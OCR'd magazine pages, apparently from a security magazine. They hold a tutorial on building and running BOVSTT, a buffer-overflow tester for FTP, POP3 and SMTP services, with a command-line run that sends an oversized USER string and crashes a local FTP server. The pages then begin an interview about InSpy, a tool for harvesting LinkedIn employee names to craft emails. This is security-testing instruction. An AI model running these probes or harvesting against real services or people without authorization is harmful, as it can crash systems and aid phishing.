
Nombre	Fecha de modifica...	Tipo	Tamaño
functions	17/10/2017 18:05	Carpeta de archivos	
services	17/10/2017 17:51	Carpeta de archivos	
BOVSTT.dev	17/10/2017 18:17	Dev-C++ Project ...	4 KB
BOVSTT.layout	18/10/2017 15:59	Archivo LAYOUT	1 KB
ClientService.cpp	05/10/2017 10:19	C++ Source File	5 KB
ClientService.h	05/10/2017 10:19	C Header File	2 KB
FactoryClientService.cpp	17/10/2017 17:50	C++ Source File	1 KB
FactoryClientService.h	17/10/2017 17:50	C Header File	1 KB
FTPClientService.cpp	05/10/2017 10:19	C++ Source File	2 KB
FTPClientService.h	17/10/2017 17:40	C Header File	1 KB
Global.h	17/10/2017 17:49	C Header File	2 KB
main.cpp	17/10/2017 17:51	C++ Source File	57 KB

5. In the Dev-C ++ IDE go to the **Execute** menu and click on the option to **rebuild all** (F12). If a dependency error occurs. go to point 6, otherwise go to point 7.




6. In the Dev-C ++ IDE go to the **Project** menu and click on the option **Project options** (1), later go to parameters tab (2) and delete the line that appears in the Linker section (3), then click on the **add library** button and finally find the libwsock32.a library in the lib folder of the Dev-C ++ IDE

(5), select it and return to point 5.



BOVSTT - [BOVSTT.dev]
Archivo Edición Buscar Ver Proyecto Ejecutar Herramientas AStyle Ventana Ayuda
Nuevo Código Fuente
Añadir a Proyecto...
Quitar del Proyecto...
1
Opciones del Proyecto Ctrl+H
TDM-GCC 4.9.2 64-bit Release
Opciones de Proyecto
2
Principal Archivos Compilador Parámetros Directorios Construcción Archivo de co
Opciones Adicionales en la Línea de Comandos:
C++ compiler:
Linker:
../../MinGW64/x86_64-
3
Añadir Biblioteca u Objet
4
Aceptar Cancelar Ayuda
Abrir
Buscar en: lib
Acceso rápido
Escritorio
Bibliotecas
Este equipo
Red
Nombre Fecha de modifica... Tipo
libws2help.a 07/12/2014 18:48 Archiv
libwscsvc.a 07/12/2014 18:48 Archiv
libwsdapi.a 07/12/2014 18:48 Archiv
libwshatm.a 07/12/2014 18:48 Archiv
libwshbth.a 07/12/2014 18:48 Archiv
libwshcon.a 07/12/2014 18:48 Archiv
libwsock32.a 07/12/2014 18:48 Archiv
libwtsapi32.a 07/12/2014 18:48 Archiv
libx3daudio1_2.a 07/12/2014 18:48 Archiv
libx3daudio1_3.a 07/12/2014 18:48 Archiv
libx3daudio1_4.a 07/12/2014 18:48 Archiv
libx3daudio1_5.a 07/12/2014 18:48 Archiv
libx3daudio1_6.a 07/12/2014 18:48 Archiv
5
Nombre: libwsock32.a
Tipo: All files (*.*)
Abrir
Cancelar

7. At this point the BOVSTT.exe executable file should exist. Run the Windows cmd.exe console and browse the filesystem until you find the project path.




```
C:\WINDOWS\system32\cmd.exe

C:\Program Files (x86)\Dev-Cpp\Projects\BOVSTT>dir
 El volumen de la unidad C no tiene etiqueta.
 El número de serie del volumen es: 8CEB-4E59

 Directorio de C:\Program Files (x86)\Dev-Cpp\Projects\BOVSTT

18/10/2017  15:59    <DIR>          .
18/10/2017  15:59    <DIR>          ..
17/10/2017  18:17             3.802 BOVSTT.dev
18/10/2017  15:59                19 BOVSTT.layout
05/10/2017  10:19             4.948 ClientService.cpp
05/10/2017  10:19             1.991 ClientService.h
17/10/2017  17:50               560 FactoryClientService.cpp
17/10/2017  17:50               303 FactoryClientService.h
05/10/2017  10:19             1.693 FTPClientService.cpp
17/10/2017  17:40             1.010 FTPClientService.h
17/10/2017  18:05    <DIR>          functions
17/10/2017  17:49             1.167 Global.h
17/10/2017  17:51            57.812 main.cpp
17/10/2017  18:03             1.990 POP3ClientService.cpp
17/10/2017  18:04             1.123 POP3ClientService.h
05/10/2017  10:19                55 README.md
17/10/2017  17:51    <DIR>          services
17/10/2017  17:44             2.299 SMTPClientService.cpp
17/10/2017  17:40             1.202 SMTPClientService.h
              15 archivos         79.974 bytes
               4 dirs  892.902.989.824 bytes libres

C:\Program Files (x86)\Dev-Cpp\Projects\BOVSTT>_
```

8. Finally run the BOVSTT.exe file with its parameters to start the test process.




```
C:\WINDOWS\system32\cmd.exe

        BOVSTT: Buffer Overflow Vulnerability Services Tester Tool
    ____________________________________________________________________________

    Use: BOVSTT.exe APPLICATION_LAYER_PROTOCOL TARGET_HOSTNAME_IP [options]

    Examples: BOVSTT.exe FTP ftp.bost.com
              BOVSTT.exe -ap FTP -th ftp.bost.com
              BOVSTT.exe -ap FTP -th ftp.bost.com -lu <username> -lp <password>

    Options:
              -ap --application-layer-protocol <protocol> FTP | POP3 | SMTP
              -th --target-hostname-ip <hostname>
              -tp --target-port <port>
              -cp --cryptographic-security-protocol <crypt protocol> SSL | TLS
              -lu --login-username <username>
              -lp --login-password <password>
              -bs --buffer-size-length <size>
              -bc --buffer-character <character>
              -ov --output-verbose
              -c --credits
              -v --version

    ____________________________________________________________________________

C:\Program Files (x86)\Dev-Cpp\Projects\BOVSTT>BOVSTT.exe -ap FTP -th ftp.[redacted] -lu anonymous -lp anonymous -ov
```

In the following screenshot, you can see how the program detects the existence of a buffer overflow on the FTP service of the program FreeFloat FTP Server.



```
C:\Program Files (x86)\Dev-Cpp\Projects\BOVSTT>BOVSTT.exe -ap FTP -th 127.0.0.1 -ov -bs 300

>>> Connecting to remote host 127.0.0.1:21                                          [ OK ]

 ]220 FreeFloat Ftp Server (Version 1.00).

>>> Sending socket data 'USER Ax300'                                                [ WARNING ]

[ 331 Password required for AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAA▯▯AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA.
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA ]

Warning: Possible buffer overflow vulnerability found or connection closed by remote host.

C:\Program Files (x86)\Dev-Cpp\Projects\BOVSTT>_
```



FTPServer.exe dejó de funcionar

El programa dejó de funcionar correctamente por un problema. Windows cerrará el programa y le notificará si existe una solución.

If you want you can see the corresponding video using the following link:

https://www.youtube.com/watch?v=ijsBqSLmRpY

4. RUN THE PROGRAM WITHOUT COMPILATION

You can run the program without having to do the steps described in section 3, only with running the file BOVSTT.exe through Windows console.

INSPY

A LinkedIn Enumeration Tool

by Jonathan Broche

Interview by Krystyna Chmielarz with Jonathan Broche

[Hakin9 Magazine]: Hello Jonathan! Thank you for agreeing for the interview, we are honored! How have you been doing? Can you tell us something about yourself?

[Jonathan Broche]: Hi there, the honor is all mine, thank you for selecting me for the interview. I have been doing well, but busy. There are lots of things in motion right now and with InSpy being accepted into Kali Linux -- it's been exciting to say the least!

[H9]: Can you tell us more about your InSpy tool?

[JB]: Sure thing! InSpy is a tool created to quickly harvest usernames and craft emails from LinkedIn.

[H9]: Where did the idea of creating it come from?

[JB]: I was on a plane on the way to a client's site and noticed that anonymous users not logged into LinkedIn could view employees working at an organization by just browsing to a URL. Then I noticed, if a part of the department within the URL is modified then even more information is obtained. I thought this would be great for assessments so I started up my VM and began coding right away. I had the first version of InSpy completed before I landed that day.

